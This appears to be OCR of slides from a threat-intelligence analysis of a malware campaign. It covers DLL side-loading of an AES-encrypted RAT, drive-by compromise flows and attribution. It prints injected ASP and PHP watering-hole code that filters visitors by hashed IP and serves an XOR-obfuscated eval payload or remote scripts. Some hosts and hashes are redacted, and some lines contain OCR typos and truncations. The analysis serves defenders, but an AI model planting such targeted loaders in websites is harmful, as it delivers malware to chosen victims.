


# Malicious Code Analysis

## CASE D mi.dll ( Pair Set : file list )

**PATH** : C:\appdata\[random]\wsmprovhost.exe
: C:\appdata\[random]\mi.dll
: C:\appdata\[random]\[random file name] **(encrypted RAT)**

**Command :** wsmprovhost.exe [argument(encrypted Key & RAT File name)]




mi.dll
AES Decrypt(Value[AES key: ], Value[ : RAT filename ])
wsmprovhost.exe
Value = AES Decrypt(Key, argument)
Key = MD5(Get ComputerName)
Compromised Host
(C&C)

# Attribution

# Attribution

## Initial Access – Drive by Compromise




Fake License Server
Victim
Access Community Website
Target IP Filtering & Redirect
Exploit Server
Install Fake License
Malware Download & Execute
Malware Distribution Server

2018

# Attribution


## Initial Access – Drive by Compromise


Send Spear Phishing Email
Victim
Click the Link
Target IP Filtering & Redirect
Exploit Server
Malware Download & Execute
Malware Distribution Server

2020

# Attribution


## Initial Access – Drive by Compromise



2023


# Attribution

## Initial Access – Drive by Compromise



```
<%
ip = Request.ServerVariables("HTTP_CLIENT_IP")
If ip = "" Then
ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If ip = "" Then
ip = Request.ServerVariables("REMOTE_ADDR")
End If
End If
If MD5(Left(ip, 10)) = "9892[redacted]9a971fc7" Or MD5(Left(ip, 11)) =
"b3a4f1[redacted]9e94" Or MD5(Left(ip, 11)) =
"8f2277[redacted]1191f" Or MD5(Left(ip, 12)) =
"539a85[redacted]36add1" Or MD5(Left(ip, 9)) =
"69d162[redacted]88d246" Then
%>
<script language='javascript'>
{vOd5bN=unescape('%20%5E%15%1F/%21_%02D56X%02%0Fjf%0D%1F%0C0%25%5C%13J16RKM
*0E%06%19xk%1E%1A%034%21E%00%07%23%28%5DX%09-%29%1E%06%18-
%20D%15%1Em7D%14%06+7EED%237AI%03%26y%08N%5Dtc%11%01%03%260YK%5Blw%00V%
02%27-
V%1E%1E%7Fu%1FE%5B%7Cx%1E%1F%0C0%25%5C%13T%60m%0AD1vjBR32Bx1A');Ws0hq3=vO
d5bN.substr(0,vOd5bN.length - 7);_1bl8d9=Ws0hq3.substr(Ws0hq3.length-
5,5);Ws0hq3=Ws0hq3.substr(0,Ws0hq3.length-
5);t0J3rO5Gk='';for(mAR=0;mAR<Ws0hq3.length;mAR++)t0J3rO5Gk+=String.fromCharCode(Ws0h
q3.charCodeAt(mAR)^_1bl8d9.charCodeAt(mAR%5));vOd5bN=t0J3rO5Gk;eval(vOd5bN);}
</script>
<%
End if
%>
```

2020




```
<?php
        function GetIP()
        {
                if (getenv("HTTP_CLIENT_IP") & strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
                        $ip = getenv("HITP_CLIENT_IP");
                else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
                        $ip = getenv("HTTP_X_FORWARDED_FOR");
                else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown")
                        $ip = getenv("RENOTE_ADDR");
                else if (isset($_SERVER['REMOTE ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "Unknown"))
                        $ip = $_SERVER['REMOTE_ADDR'];
                else
                        $ip = "Unknown";

                return $ip;
        }

        $ip = GetIP();
        $ips = explode('.', $ip);
        $ip_b = md5($ips[0].'.'.$ips[1].'.');
        $ip_c = md5($ips[0].'.'.$ips[1].'.'.$ips[2].'.');
        $ip_d = md5($ip);
        $ua = strtolower($_SERVER['HTTP_USER_AGENT']);

        $ip_c_s_lst = array ('902[redacted]ba163b', '86662a[redacted]3ef', '57e1d9cf[redacted]

        $ip_d_s_lst = array ('4d5[redacted]793e56', '79a3d8[redacted]be0', '27e17a2a[redacted]

        if (in_array($ip_c, $ip_c_s_lst) || in_array($ip_d, $ip_d_s_lst))
        {
?>
                <script src="https:/[redacted]editor/popup/lib/jquery_min_ui.js"></script>
                <script src="https:/[redacted]editor/popup/lib/?idx=90347"></script>
<?php
        }
?>
```

2023


# Attribution

## Command and Control - Web Service: Bidirectional Communication



